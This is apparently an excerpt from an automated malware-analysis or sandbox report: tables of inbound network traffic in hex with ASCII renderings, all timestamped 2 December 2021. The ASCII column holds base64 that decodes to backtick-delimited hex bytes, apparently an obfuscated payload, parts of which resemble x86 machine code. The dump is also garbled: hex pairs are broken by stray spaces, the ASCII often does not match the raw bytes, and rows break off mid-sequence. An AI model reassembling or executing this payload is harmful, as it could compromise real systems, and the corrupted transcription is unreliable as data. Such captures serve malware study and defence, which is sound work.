2021-12-02 20:47:22 UTC	700	IN	Data Raw: 4c 47 41 33 4d 69 78 67 52 6b 45 73 59 44 45 77 4c 47 41 30 52 53 78 67 4d 30 51 73 59 44 59 31 4c 47 41 31 4d 43 78 67 52 6a 59 73 59 44 63 32 4c 47 41 32 52 53 78 67 51 54 4d 73 59 45 4a 45 4c 47 41 78 52 69 78 67 52 55 55 73 59 44 4e 47 4c 47 42 45 52 43 78 67 52 6a 6b 73 59 44 45 30 4c 47 41 32 51 69 78 67 51 6b 4d 73 59 45 5a 43 4c 47 42 47 4e 79 78 67 52 54 45 73 59 45 59 7a 4c 47 41 77 4d 43 78 67 4d 45 45 73 59 44 4a 45 4c 47 42 45 51 69 78 67 52 5 5 55 73 59 44 55 78 4c 47 41 31 4d 69 78 67 4d 44 59 73 59 45 49 34 4c 47 41 31 4d 43 78 67 4f 54 59 73 59 45 56 44 4c 47 42 45 4d 79 78 67 52 45 49 73 59 45 55 77 4c 47 42 47 4d 69 78 67 52 54 41 73 59 45 5a 46 4c 47 41 77 52 53 78 67 51 55 51 73 59 45 4d 33 4c 47 41 30 4d 69 78 67 52 6a 51 73 59 44 46 Data Ascii: LGA3MixgRkEsYDEwLGA0RSxgM0QsYDY1LGA1MCxgRjYsYDc2LGA2RSxgQTMsYEUJELGAXRixgRUUsYDhLGBERCxgRjksYDE0LGA2QixgQkMsYDEZCLGBGNyxgRTEsYEEYzLGAwMxgMEEsYDhLGBEQixgRUUsYDUxLGA1MixgMDYsYEI4LGA1MCxgOTYsYEVDLGBEMyxgREIsYEUwLGBGMixgRTAsYEFZFLGAwRSxgQUQsYEUJLGA0MixgRjQsYDF
2021-12-02 20:47:22 UTC	716	IN	Data Raw: 4c 47 42 42 52 69 78 67 4e 44 45 73 59 44 59 30 4c 47 42 47 4f 43 78 67 4e 7a 4d 73 59 44 42 47 4c 47 42 47 52 69 78 67 52 44 45 73 59 45 4a 47 4c 47 42 46 4e 69 78 67 4d 55 59 73 59 45 5a 45 4c 47 41 7a 4d 79 78 67 4e 30 55 73 59 44 68 45 4c 47 42 44 52 69 78 67 52 54 6b 73 59 45 51 31 4c 47 42 43 52 69 78 67 4e 6a 67 73 59 45 55 33 4c 47 41 78 52 69 78 67 52 6a 6b 73 59 44 4d 7a 4c 47 41 33 52 69 78 67 4f 45 51 73 59 44 64 47 4c 47 42 46 4e 43 78 67 4f 45 59 73 59 45 45 79 4c 47 42 45 4e 69 78 67 4e 30 59 73 59 45 52 42 4c 47 41 7a 52 69 78 67 52 6b 45 73 59 45 4d 33 4c 4 7 42 47 52 69 78 67 4d 6a 4d 73 59 44 64 47 4c 47 42 47 4e 69 78 67 51 55 59 73 59 45 59 78 4c 47 42 47 4e 69 78 67 4d 55 59 73 59 45 59 35 4c 47 42 43 51 69 78 67 4e 55 55 73 59 44 4e Data Ascii: LGBBRixgNDEsYDY0LGBGOCxgNzMsYDGLGBGRixgRDEsYEUJGLGBFNixgMUYSYIEZELGAzMyxgN0UsYDhLGBDRixgRTksYEQ1LGBCRixgNjgsYEU3LGAxRixgRjksYDMzLGA3RixgOEQsYDdGLGBFNcxgOEYsYEEYlGBENixgN0YsYERBLGAzRixgRkEsYEM3LGBGRixgMjMsYDdGLGBGNixgQUYsYEEYxLGBGNixgMUYSYEU5LGBQCixgNUUsYDh
2021-12-02 20:47:22 UTC	732	IN	Data Raw: 4c

Timestamp	kBytes transferred	Direction	Data
2021-12-02 20:47:22 UTC	780	IN	Data Raw: 4c 47 42 43 52 69 78 67 51 30 49 73 59 44 64 47 4c 47 41 79 52 53 78 67 4d 6a 63 73 59 44 49 79 4c 47 42 47 52 53 78 67 4f 54 49 73 59 44 63 34 4c 47 41 7a 4e 43 78 67 52 6a 67 73 59 44 46 46 4c 47 41 78 4d 69 78 67 4e 6a 63 73 59 45 59 79 4c 47 41 31 51 79 78 67 51 7a 59 73 59 44 46 47 4c 47 41 7a 4e 79 78 67 52 6a 4d 73 59 44 49 35 4c 47 42 45 51 53 78 67 51 30 4d 73 59 44 59 30 4c 47 42 43 51 69 78 67 4d 55 51 73 59 44 41 30 4c 47 42 45 4d 53 78 67 4f 4 4 4d 73 59 45 55 79 4c 47 41 33 52 69 78 67 51 6b 45 73 59 45 46 44 4c 47 41 34 4d 53 78 67 52 54 67 73 59 44 55 34 4c 47 42 45 4d 53 78 67 4e 6a 55 73 59 44 41 79 4c 47 42 44 4d 79 78 67 52 54 41 73 59 44 4a 44 4c 47 41 7a 4d 79 78 67 4d 6b 49 73 59 45 59 78 4c 47 41 78 4f 53 78 67 52 54 59 73 59 45 59 Data Ascii: LGBCRixgQ0IsYDdGLGAyRSxgMjcsYDlyLGBGRSxgOTIsYDc4LGAzNCxgRjgsYDFFLGAxMixgNjcsYEYyLGA1QyxgQzYsYDFGLGAzNyxgRjMsYDI5LGBEQSxgQ0MsYDY0LGBQCixgMUQsYDA0LGBEMsXgODMsYEUyLGA3RixgQkEsYEFDLGA4MSxgRTgsYDU4LGBEMsXgNjUsYDAyLGBDMyxgRTAsYDJDLAGzMyxgMkIsYEXyLGAxOSxgRTYsYEEY
2021-12-02 20:47:22 UTC	796	IN	Data Raw: 4c 47 41 31 51 69 78 67 4f 44 41 73 59 45 56 46 4c 47 41 7a 51 79 78 67 4d 6a 67 73 59 45 45 78 4c 47 42 43 4d 43 78 67 51 6b 4d 73 59 44 49 7a 4c 47 41 35 4d 69 78 67 4d 6b 49 73 59 45 49 78 4c 47 41 78 4d 43 78 67 4d 7a 67 73 59 44 51 31 4c 47 41 7a 51 79 78 67 4e 54 49 73 59 44 59 30 4c 47 41 32 51 79 78 67 4d 54 41 73 59 45 4d 7a 4c 47 42 42 4d 79 78 67 52 55 59 73 59 44 56 45 4c 47 41 34 4e 69 78 67 52 6a 6b 73 59 44 68 44 4c 47 42 4f 53 78 67 4d 6 b 59 73 59 44 6b 78 4c 47 41 79 51 69 78 67 52 6a 41 73 59 45 4d 78 4c 47 42 43 4f 43 78 67 4d 55 55 73 59 45 59 77 4c 47 41 7a 4e 79 78 67 51 7a 63 73 59 44 68 44 4c 47 42 46 52 69 78 67 52 44 4d 73 59 44 56 47 4c 47 41 77 4d 79 78 67 52 44 6b 73 59 44 6c 42 4c 47 41 32 4d 79 78 67 52 6b 55 73 59 44 42 Data Ascii: LGA1QixgODAsYEVFLGAzQyxgMjgsYEEExLGBCMCcxgQkMsYDzLGA5MixgMkIsYElxLGAxMCcxgMzgsYDQ1LGAzQyxgNTIsYDY0LGA2QyxgMTAsYEMzLGBBMyxgRUUsYDVELGA4NixgRjksYDhDLGBBOSxgMKYsYDkxLGAyQixgRjAsYEMxLGBCCoxgMUUsYEEYwLGAzNyxgQzcsYDhDLGBFRixgRDMsYDVGLGAWMyxgRDksYDIBLGA2MyxgRKUsYDB
2021-12-02 20:47:22 UTC	812	IN	Data Raw: 4c 47 42 43 4d 53 78 67 51 7a 51 73 59 44 67 34 4c 47 41 77 4d 43 78 67 4d 44 51 73 59 45 49 79 4c 47 41 31 4f 43 78 67 4e 30 45 73 59 44 67 78 4c 47 41 79 51 79 78 67 51 6a 45 73 59 45 45 33 4c 47 41 31 4f 53 78 67 4f 45 59 73 59 44 45 31 4c 47 41 33 4f 53 78 67 4d 7a 59 73 59 44 45 78 4c 47 42 42 52 69 78 67 51 6a 45 73 59 44 4a 42 4c 47 42 44 4d 69 78 67 4d 54 55 73 59 45 49 79 4c 47 41 31 52 53 78 67 4d 6a 59 73 59 44 56 46 4c 47 41 35 52 53 78 67 51 54 45 73 59 45 4a 46 4c 47 42 47 4f 43 78 67 52 55 49 73 59 44 49 79 4c 47 41 7a 51 69 78 67 4d 54 67 73 59 45 45 31 4c 4 7 41 31 4f 53 78 67 4f 54 45 73 59 44 6b 31 4c 47 41 7a 4e 53 78 67 51 54 55 73 59 44 4e 45 4c 47 41 34 4e 69 78 67 4e 45 55 73 59 44 55 30 4c 47 42 47 51 53 78 67 51 30 51 73 59 45 51 Data Ascii: LGBCMSxgQzQsYDg4LGAwMCxgMDQsYElYLGA1OCxgN0EsYDgxLGAyQyxgQjEsYEE3LGA1OSxgOEYsYDE1LGA3OSxgMzYsYDExLGBBRixgQjEsYDJBGBDMixgMTUsYElYLGA1RSxgMjYsYDVFLGA5RSxgQTEsYGFJLGBGOCxgRUIsYDlyLGAzQixgMTgsYEE1LGA1OSxgOTEsYDk1LGAzNSxgQTUsYDNELGA4NixgNEUsYDU0LGBGQsXgQ0QsYEQ
2021-12-02 20:47:22 UTC	828	IN	Data Raw: 4c 47 42 44 4d 43 78 67 51 6b 59 73 59 45 4e 43 4c 47 41 78 51 79 78 67 4f 44 4d 73 59 44 67 33 4c 47 41 31 51 79 78 67 4e 6b 4d 73 59 44 49 77 4c 47 42 46 51 69 78 67 51 6a 4d 73 59 44 49 79 4c 47 41 30 4e 53 78 67 4d 45 59 73 59 45 49 31 4c 47 42 43 52 43 78 67 52 6a 51 73 59 44 49 34 4c 47 41 31 4d 53 78 67 51 54 41 73 59 44 63 34 4c 47 42 43 4f 43 78 67 52 6a 41 73 59 44 64 47 4c 47 41 7a 4d 53 78 67 4d 44 59 73 59 44 51 30 4c 47 41 7a 51 79 78 67 51 7 a 67 73 59 45 4d 77 4c 47 41 33 52 43 78 67 51 30 45 73 59 44 55 32 4c 47 41 30 4e 69 78 67 4e 54 59 73 59 44 51 34 4c 47 42 43 4d 43 78 67 51 55 55 73 59 44 49 32 4c 47 41 33 4e 69 78 67 4e 54 59 73 59 45 49 79 4c 47 41 30 4e 79 78 67 4f 55 59 73 59 44 63 79 4c 47 41 77 52 69 78 67 4e 30 49 73 59 44 4a Data Ascii: LGBDMCcxgQkYsYENCLGAxQyxgODMsYDg3LGA1QyxgNkMsYDIwLGBFQixgQjMsYDlyLGA0NSxgMEYsYEL1LGBCRCcxgRjQsYDI4LGA1MSxgQTAsYDc4LGBCCoxgRjAsYDdGLGAzMSxgMDYsYDQ0LGAzQyxgQzgsYEMwLGA3RCxgQ0EsYDU2LGA0NixgNTYsYDQ4LGBCMCcxgQUUsYDI2LGA3NixgNTYsYElYLGA0NyxgOUYsYDcylLGAwRixgN0IsYDJ
2021-12-02 20:47:22 UTC	844	IN	Data Raw: 4c 47 42 45 4e 79 78 67 4f 44 59 73 59 45 4d 31 4c 47 42 43 51 69 78 67 4f 54 49 73 59 44 63 35 4c 47 41 7a 4e 69 78 67 4e 55 45 73 59 44 51 7a 4c 47 42 42 4d 69 78 67 4d 45 59 73 59 45 49 78 4c 47 41 7a 52 43 78 67 4e 45 55 73 59 44 46 47 4c 47 41 7a 52 43 78 67 52 54 41 73 59 45 4e 47 4c 47 41 34 51 79 78 67 4d 55 4d 73 59 44 67 7a 4c 47 41 35 52 53 78 67 4f 44 59 73 59 44 42 46 4c 47 42 44 4d 69 78 67 51 54 45 73 59 45 55 79 4c 47 42 43 4f 53 78 67 4e 44 45 73 59 44 68 47 4c 47 41 32 4d 53 78 67 4d 45 51 73 59 44 52 44 4c 47 41 32 51 79 78 67 51 6a 49 73 59 44 6b 35 4c 4 7 41 7a 51 69 78 67 4d 44 4d 73 59 45 51 35 4c 47 42 42 51 79 78 67 4e 30 4d 73 59 44 52 43 4c 47 42 42 4e 69 78 67 51 7a 55 73 59 45 51 35 4c 47 41 7a 4e 43 78 67 4e 30 4d 73 59 44 49 Data Ascii: LGBENyxgODYsYEM1LGBCCixgOTIsYDc5LGAzNixgNUEsYDQzLGBBMixgMEYsYElxLGAzRCxgNEUsYDFGLGAzRCxgRTAsYENGLGA4QyxgMUMsYDgzLGA5RSxgODYsYDBFLGBDMixgQTEsYEUyLGBCCoxgNDEsYDhLGA2MSxgMEQsYDRDLGA2QyxgQjIsYDk5LGAzQixgMDMsYEQ5LGBBQyxgN0MsYDRCLGBBNixgQzUsYEQ5LGAzNCxgN0MsYDI
2021-12-02 20:47:22 UTC	860	IN	Data Raw: 4c 47 41 30 4d 69 78 67 4d 6a 55 73 59 44 46 42 4c 47 41 33 52 69 78 67 4d 30 55 73 59 45 5a 45 4c 47 41 34 4e 79 78 67 4e 30 55 73 59 45 4d 7a 4c 47 42 45 52 69 78 67 52 54 45 73 59 44 6c 47 4c 47 41 33 4d 69 78 67 4d 54 67 73 59 45 5a 47 4c 47 42 44 52 43 78 67 52 6b 59 73 59 45 51 77 4c 47 41 31 52 69 78 67 52 6a 41 73 59 44 46 47 4c 47 41 7a 52 43 78 67 4e 7a 51 73 59 44 51 34 4c 47 42 47 52 43 78 67 52 6b 55 73 59 45 5a 47 4c 47 42 45 4d 43 78 67 4f 5 5 59 73 59 45 59 33 4c 47 41 34 4e 79 78 67 4f 54 63 73 59 44 5a 44 4c 47 41 30 52 69 78 67 4e 30 59 73 59 44 45 7a 4c 47 42 44 4e 69 78 67 52 54 55 73 59 44 59 33 4c 47 42 47 52 53 78 67 4d 6a 45 73 59 44 52 44 4c 47 42 44 4e 43 78 67 52 55 59 73 59 45 5a 43 4c 47 41 31 52 69 78 67 52 6b 55 73 59 44 63 Data Ascii: LGA0MixgMjUsYDFBLGA3RixgM0UsYEZELGA4NyxgN0UsYEMzLGBERixgRTesYDIGLGA3MixgMTgsYEZGLGBDRcxgRkYsYEQwLGA1RixgRjAsYDFGLGAzRCxgNzQsYDQ4LGBGRcxgRkUsYEZGLGBEMCcxgOUYsYEUy3LGA4NyxgOTcsYDZDLGA0RixgN0YsYDEzLGBDNixgRTUsYDY3LGBGRSxgMjEsYDRDLGBDNcxgRUUsYEZCLGA1RixgRkUsYDc
2021-12-02 20:47:22 UTC	876	IN	Data Raw: 4c 47 41 33 52 69 78 67 51 6a 59 73 59 45 59 77 4c 47 42 44 4e 69 78 67 52 45 59 73 59 45 5a 47 4c 47 41 35 51 69 78 67 52 6b 51 73 59 45 46 45 4c 47 42 43 52 69 78 67 4d 44 4d 73 59 45 5a 47 4c 47 42 47 4d 69 78 67 51 7a 63 73 59 45 46 44 4c 47 42 47 52 53 78 67 51 6a 63 73 59 44 64 47 4c 47 41 35 51 69 78 67 4e 30 59 73 59 45 59 35 4c 47 41 34 52 69 78 67 52 6b 55 73 59 45 56 44 4c 47 42 45 52 69 78 67 4e 55 59 73 59 44 59 32 4c 47 42 46 4e 79 78 67 4e 4 5 59 73 59 45 5a 46 4c 47 42 43 52 43 78 67 4e 30 55 73 59 44 51 32 4c 47 42 47 51 53 78 67 52 6b 45 73 59 45 4d 33 4c 47 42 47 52 53 78 67 51 54 63 73 59 45 4a 47 4c 47 42 47 4d 79 78 67 4d 7a 63 73 59 45 55 79 4c 47 41 31 52 69 78 67 4d 55 55 73 59 45 5a 46 4c 47 42 42 52 53 78 67 4f 44 55 73 59 45 4a Data Ascii: LGA3RixgQjYsYEWLGBDNixgREYsYEZGLGA5QixgRkQsYEFELGBCRixgMDMsYEZGLGBGMixgQzcsYEFDLGBGRSxgQjcsYDdGLGA5QixgN0YsYEEY5LGA4RixgRkUsYEVDLGBERixgNUYsYDY2LGBFNyxgNEYsYEFZFLGBRCcxgN0UsYDQ2LGBGQsXgRkEsYEM3LGBGRSxgQTcsYEJGLGBGMyxgMzcsYEUyLGA1RixgMUUsYEFZFLGBBRSxgODUsYEEJ

Timestamp	kBytes transferred	Direction	Data
2021-12-02 20:47:22 UTC	1004	IN	Data Raw: 59 45 49 34 4c 47 41 77 4d 53 78 67 4d 44 41 73 59 44 41 77 4c 47 41 77 4d 43 78 67 4e 55 49 73 59 44 68 43 4c 47 42 46 4e 53 78 67 4e 55 51 73 59 45 4d 7a 4c 47 41 34 4e 53 78 67 52 45 49 73 59 44 42 47 4c 47 41 34 4e 53 78 67 51 54 67 73 59 45 5a 45 4c 47 42 47 52 69 78 67 52 6b 59 73 59 44 68 43 4c 47 41 31 4e 53 78 67 4d 44 67 73 59 44 68 43 4c 47 41 30 4e 53 78 67 4d 45 4d 73 59 44 5a 42 4c 47 41 77 4e 53 78 67 4e 54 49 73 59 44 55 77 4c 47 42 46 51 6 9 78 67 51 54 6b 73 59 45 4e 44 4c 47 42 44 51 79 78 67 51 30 4d 73 59 45 4e 44 4c 47 42 44 51 79 78 67 51 30 4d 73 59 44 55 31 4c 47 41 34 51 69 78 67 52 55 4d 73 59 44 67 78 4c 47 42 46 51 79 78 67 4f 44 41 73 59 44 41 77 4c 47 41 77 4d 43 78 67 4d 44 41 73 59 44 55 7a 4c 47 41 31 4e 69 78 67 4e 54 63 Data Ascii: YEI4LGAwMSxgMDAsYDAwLGAwMCxgNUIsYDhCLGBFNSxgNUQsYEMzLGA4NSxgREIsYDBG LGA4NSxgQTgsYEZELGBGRixgRkYsYDhCLGA1NSxgMDgsYDhCLGA0NSxgMEMsYDZBLGAwNSxgNTIsYDUw LGBFQixgQTksYENDLGBDQyxgQ0MsYENDLGBDQyxgQ0MsYDU1LGA4QixgRUMsYDgxLGBFQyxgODAsYDAw LGAwMCxgMDAsYDUzLGA1NixgNTc
2021-12-02 20:47:22 UTC	1020	IN	Data Raw: 59 44 56 47 4c 47 41 31 52 43 78 67 51 7a 4d 73 59 44 67 7a 4c 47 42 43 4f 43 78 67 4e 6a 51 73 59 44 45 31 4c 47 41 77 4d 43 78 67 4d 44 41 73 59 44 41 77 4c 47 41 33 4e 43 78 67 4d 45 4d 73 59 44 55 33 4c 47 42 46 4f 43 78 67 52 54 49 73 59 44 49 30 4c 47 41 77 4d 53 78 67 4d 44 41 73 59 44 67 7a 4c 47 42 44 4e 43 78 67 4d 44 51 73 59 44 56 47 4c 47 41 31 52 43 78 67 51 7a 4d 73 59 44 55 32 4c 47 41 7a 4d 79 78 67 52 6a 59 73 59 44 4d 35 4c 47 41 33 4e 7 9 78 67 4d 55 4d 73 59 44 63 32 4c 47 41 30 4e 43 78 67 4f 45 51 73 59 44 59 30 4c 47 41 79 4e 43 78 67 4d 44 41 73 59 44 68 43 4c 47 41 30 4e 79 78 67 4d 54 67 73 59 44 67 31 4c 47 42 44 4d 43 78 67 4e 7a 51 73 59 44 4d 35 4c 47 41 34 4d 79 78 67 4e 30 4d 73 59 45 59 77 4c 47 41 77 4e 43 78 67 4d 44 41 Data Ascii: YDVGLGA1RCxgQzMsYDgzLGBCOcxgNjQsYDE1LGAwMCxgMDAsYDAwLGA3NCxgMEMsYDU3 LGBFOCxgRTIsYDI0LGAwMSxgMDAsYDgzLGBDNCxgMDQsYDVGLGA1RCxgQzMsYDU2LGAzMyxgRjYsYDM5 LGA3NyxgMUMsYDc2LGA0NCxgOEQsYDY0LGAyNCxgMDAsYDhCLGA0NyxgMTgsYDg1LGBDMCxgNzQsYDM5 LGA4MyxgNOMsYEWLGAwNCxgMDA
2021-12-02 20:47:22 UTC	1036	IN	Data Raw: 59 44 5a 42 4c 47 41 77 4e 53 78 67 4f 45 51 73 59 44 51 31 4c 47 42 47 4f 43 78 67 4e 54 41 73 59 44 55 32 4c 47 42 46 4f 43 78 67 4e 54 67 73 59 44 55 30 4c 47 41 77 4d 53 78 67 4d 44 41 73 59 44 55 32 4c 47 42 46 4f 43 78 67 4d 6a 49 73 59 44 55 7a 4c 47 41 77 4d 53 78 67 4d 44 41 73 59 44 68 43 4c 47 41 30 52 43 78 67 4d 44 67 73 59 44 55 7a 4c 47 41 34 4f 53 78 67 4e 44 55 73 59 45 55 34 4c 47 41 31 4d 53 78 67 4d 44 4d 73 59 45 4d 32 4c 47 41 31 4d 43 78 67 52 54 67 73 59 44 51 79 4c 47 41 31 4d 43 78 67 4d 44 45 73 59 44 41 77 4c 47 41 34 51 69 78 67 4e 30 59 73 59 44 41 30 4c 47 41 34 51 69 78 67 4f 54 63 73 59 44 5a 44 4c 47 41 78 4d 53 78 67 4d 44 41 73 59 44 41 77 4c 47 41 34 51 69 78 67 4e 44 55 73 59 45 55 34 4c 47 41 31 4d 69 78 67 4e 6b 45 Data Ascii: YDZBLGAwNSxgOEQsYDQ1LGBGOCxgNTAsYDU2LGBFOCxgNTgsYDU0LGAwMSxgMDAsYDU2 LGBFOCxgMjIsYDUzLGAwMSxgMDAsYDhCLGA0RCxgMDgsYDUzLGA4OSxgNDUsYEU4LGA1MSxgMDMsYEM2 LGA1MCxgRTgsYDQyLGA1MCxgMDEsYDAwLGA4QixgN0YsYDA0LGA4QixgOTcsYDZDLGAxMSxgMDAsYDAw LGA4QixgNDUsYEU4LGA1MixgNkE
2021-12-02 20:47:22 UTC	1052	IN	Data Raw: 59 44 55 79 4c 47 41 32 52 43 78 67 51 54 45 73 59 44 6c 46 4c 47 41 77 4e 79 78 67 4d 7a 4d 73 59 44 4e 45 4c 47 41 7a 52 69 78 67 52 44 6b 73 59 44 46 43 4c 47 42 44 52 43 78 67 52 44 59 73 59 45 51 34 4c 47 41 79 4f 43 78 67 4d 55 45 73 59 44 64 47 4c 47 42 44 4d 79 78 67 4e 6b 4d 73 59 44 4a 45 4c 47 41 34 4d 43 78 67 4e 54 67 73 59 45 45 30 4c 47 41 77 4f 53 78 67 52 54 41 73 59 45 49 31 4c 47 41 30 4e 69 78 67 52 6a 45 73 59 45 59 78 4c 47 42 47 4d 5 3 78 67 4d 30 4d 73 59 45 59 31 4c 47 42 43 51 69 78 67 52 6a 41 73 59 45 4e 42 4c 47 41 33 4d 53 78 67 52 54 49 73 59 44 67 77 4c 47 42 43 51 53 78 67 52 44 4d 73 59 44 6c 46 4c 47 41 79 4d 79 78 67 4e 6b 55 73 59 45 59 34 4c 47 41 77 4e 53 78 67 51 55 4d 73 59 44 6b 33 4c 47 42 43 51 69 78 67 4d 54 55 Data Ascii: YDUyLGA2RCxgQTEsYDIFLGAwNyxgMzMsYDNELGAzRixgRDksYDFCLGBDRcxgRDYsYEQ4 LGAyOCxgMUEsYDdGLGBDMyxgNkMsYDJELGA4MCxgNTgsYEE0LGAwOSxgRTAsYEI1LGA0NixgRJEsYIEYx LGBGMSxgM0MsYFY1LGBBCQixgRjAsYENBLGA3MSxgRTIsYDgwLGBCSxgRDMsYDIFLGAyMyxgNkUsYFY4 LGAwNSxgQUMsYDk3LGBCCQixgMTU
2021-12-02 20:47:22 UTC	1068	IN	Data Raw: 59 44 41 77 4c 47 41 77 4d 69 78 67 4d 44 41 73 59 44 41 77 4c 47 42 46 4f 43 78 67 4e 6b 49 73 59 44 4a 46 4c 47 41 77 4d 53 78 67 4d 44 41 73 59 44 55 77 4c 47 41 32 51 53 78 67 4d 44 41 73 59 45 55 34 4c 47 41 34 4d 79 78 67 4d 6b 55 73 59 44 41 78 4c 47 41 77 4d 43 78 67 4f 45 49 73 59 45 51 34 4c 47 41 34 51 69 78 67 4e 44 4d 73 59 44 49 34 4c 47 41 31 4d 43 78 67 52 54 67 73 59 44 4d 34 4c 47 41 7a 51 69 78 67 4d 44 45 73 59 44 41 77 4c 47 41 34 51 6 9 78 67 4e 54 4d 73 59 44 49 34 4c 47 41 34 52 43 78 67 4e 45 4d 73 59 44 41 77 4c 47 41 77 4d 69 78 67 4e 54 45 73 59 44 55 79 4c 47 41 31 4e 69 78 67 52 54 67 73 59 44 4d 35 4c 47 41 7a 4f 43 78 67 4d 44 45 73 59 44 41 77 4c 47 41 32 51 53 78 67 4d 44 41 73 59 44 5a 42 4c 47 41 77 4d 69 78 67 4f 45 51 Data Ascii: YDAwLGAwMixgMDAsYDAwLGBFOCxgNkIsYDJFLGAwMSxgMDAsYDUwLGA2QSxgMDAsYEU4 LGA4MyxgMkUsYDAxLGAwMCxgOEIsYEQ4LGA4QixgNDMsYDI4LGA1MCxgRTgsYDM4LGAzQixgMDEsYDAw LGA4QixgNTMsYDI4LGA4RCxgNEMsYDAwLGAwMixgNTEsYDUyLGA1NixgRTgsYDM5LGAzOCxgMDEsYDAw LGA2QSxgMDAsYDZBLGAwMixgOEQ
2021-12-02 20:47:22 UTC	1084	IN	Data Raw: 59 44 67 35 4c 47 41 34 52 43 78 67 4e 7a 67 73 59 45 5a 45 4c 47 42 47 52 69 78 67 52 6b 59 73 59 45 55 34 4c 47 42 45 4f 53 78 67 4d 6b 4d 73 59 44 41 78 4c 47 41 77 4d 43 78 67 4e 6b 45 73 59 44 4e 47 4c 47 41 34 52 43 78 67 4f 54 55 73 59 44 63 35 4c 47 42 47 52 69 78 67 52 6b 59 73 59 45 5a 47 4c 47 41 32 51 53 78 67 4d 44 41 73 59 44 55 79 4c 47 42 44 4e 79 78 67 4e 44 55 73 59 45 59 34 4c 47 41 77 4d 43 78 67 4d 44 41 73 59 44 41 77 4c 47 41 77 4d 4 3 78 67 51 7a 63 73 59 44 51 31 4c 47 42 47 51 79 78 67 4d 6b 51 73 59 44 41 77 4c 47 41 77 4d 43 78 67 4d 44 41 73 59 45 4d 32 4c 47 41 34 4e 53 78 67 4e 7a 67 73 59 45 5a 47 4c 47 42 47 52 69 78 67 52 6b 59 73 59 44 41 77 4c 47 42 46 4f 43 78 67 51 6a 51 73 59 44 4a 44 4c 47 41 77 4d 53 78 67 4d 44 41 Data Ascii: YDg5LGA4RCxgNzgsYEZELGBGRixgRkYsYEU4LGBEOSxgMkMsYDaxLGAwMCxgNkEsYDNG LGA4RCxgOTUsYDc5LGBGRixgRkYsYEZGLGA2QSxgMDAsYDUyLGBDNyxgNDUsYFY4LGAwMCxgMDAsYDAw LGAwMCxgQzcsYDQ1LGBGQyxgMkQsYDAwLGAwMCxgMDAsYEM2LGA4NSxgNzgsYEZGLGBGRixgRkYsYDAw LGBFOCxgQJQsYDJDLAGAwMSxgMDA
2021-12-02 20:47:22 UTC	1100	IN	Data Raw: 59 44 41 78 4c 47 41 77 4d 43 78 67 4d 44 41 73 59 44 6b 77 4c 47 41 34 51 69 78 67 51 7a 45 73 59 45 4d 78 4c 47 42 46 4d 43 78 67 4d 54 67 73 59 45 4a 46 4c 47 41 77 4f 43 78 67 4d 44 41 73 59 44 41 77 4c 47 41 77 4d 43 78 67 4f 45 51 73 59 44 6c 43 4c 47 41 77 4d 43 78 67 4d 44 41 73 59 44 41 77 4c 47 41 77 4d 43 78 67 4f 44 55 73 59 45 4d 77 4c 47 41 33 4f 53 78 67 4d 44 6b 73 59 44 41 7a 4c 47 42 44 4d 43 78 67 4d 7a 55 73 59 45 49 33 4c 47 41 78 52 43 78 67 51 7a 45 73 59 44 41 30 4c 47 42 46 51 69 78 67 4d 44 49 73 59 44 41 7a 4c 47 42 44 4d 43 78 67 4e 45 55 73 59 44 63 31 4c 47 42 46 52 53 78 67 4f 44 6b 73 59 44 41 79 4c 47 41 30 4d 53 78 67 4f 44 4d 73 59 45 4d 79 4c 47 41 77 4e 43 78 67 4e 45 59 73 59 44 63 31 4c 47 42 45 4e 53 78 67 4e 55 59 Data Ascii: YDaxLGAwMCxgMDAsYDkwLGA4QixgQzEsYEMxLGBFMcxgMTgsYEFJLGAwOCxgMDAsYDAw LGAwMCxgOEQsYDlCLGAwMCxgMDAsYDAwLGAwMCxgODUsYEMwLGA3OSxgMDksYDAzLGBDMCxgMzUsYFI3 LGAxRCxgQzEsYDA0LGBFQixgMDIsYDAzLGBDMCxgNEUsYDc1LGBFRsXgODksYDAyLGA0MSxgODMsYEMY LGAwNCxgNEysYDc1LGBENSxgNUY

Timestamp	kBytes transferred	Direction	Data
2021-12-02 20:47:22 UTC	1116	IN	Data Raw: 59 44 46 45 4c 47 41 77 52 69 78 67 51 6a 59 73 59 44 55 78 4c 47 41 77 4d 69 78 67 4d 45 59 73 59 45 49 32 4c 47 41 30 4f 53 78 67 4d 44 4d 73 59 44 68 42 4c 47 41 34 4e 43 78 67 4d 54 55 73 59 44 41 77 4c 47 42 47 52 69 78 67 52 6b 59 73 59 45 5a 47 4c 47 42 44 4d 43 78 67 52 54 41 73 59 44 41 32 4c 47 41 77 51 53 78 67 4f 44 51 73 59 44 42 45 4c 47 41 77 4d 43 78 67 52 6b 59 73 59 45 5a 47 4c 47 42 47 52 69 78 67 4e 44 59 73 59 44 67 34 4c 47 41 30 4e 6 9 78 67 52 6b 59 73 59 44 68 43 4c 47 41 30 4e 53 78 67 4d 45 4d 73 59 45 59 33 4c 47 42 45 52 69 78 67 4f 44 4d 73 59 45 55 33 4c 47 41 77 4d 79 78 67 4d 6b 49 73 59 45 4d 33 4c 47 41 31 52 69 78 67 51 7a 59 73 59 44 41 32 4c 47 41 77 4d 43 78 67 4e 55 55 73 59 44 68 43 4c 47 42 46 4e 53 78 67 4e 55 51 Data Ascii: YDFELGAwRixgQjYsYDUxLGAwMixgMEYsYIEI2LGA0OSxgMDMsYDhBLGA4NCxgMTUsYDAwLGBGRixgRkYsYEZGLGBDMCxgRTAsYDA2LGAwQSxgODQsYDBELGAwMCxgRkYsYEZGLGBGRixgNDYsYDg4LGA0NixgRkYsYDhCLGA0NSxgMEMsYIEY3LGBERixgODMsYEU3LGAwMyxgMkIsYEM3LGA1RixgQzYsYDA2LGAwMCxgNUUsYDhCLGBFNSxgNUQ
2021-12-02 20:47:22 UTC	1132	IN	Data Raw: 59 45 46 42 4c 47 42 44 52 53 78 67 4d 54 45 73 59 45 45 30 4c 47 41 35 52 53 78 67 51 7a 63 73 59 44 51 31 4c 47 42 42 52 53 78 67 4e 44 51 73 59 44 51 31 4c 47 41 31 4d 79 78 67 4e 54 51 73 59 44 59 32 4c 47 41 34 4f 53 78 67 4e 55 51 73 59 45 49 79 4c 47 42 47 52 69 78 67 4e 54 55 73 59 45 45 77 4c 47 41 34 4e 53 78 67 51 7a 41 73 59 44 42 47 4c 47 41 34 4e 53 78 67 51 30 45 73 59 44 41 77 4c 47 41 77 4d 43 78 67 4d 44 41 73 59 44 68 43 4c 47 41 31 4e 5 3 78 67 52 6a 67 73 59 44 68 43 4c 47 41 7a 4d 69 78 67 4f 45 51 73 59 44 51 31 4c 47 42 47 51 79 78 67 4e 54 41 73 59 45 49 35 4c 47 41 77 4f 43 78 67 4d 44 41 73 59 44 41 77 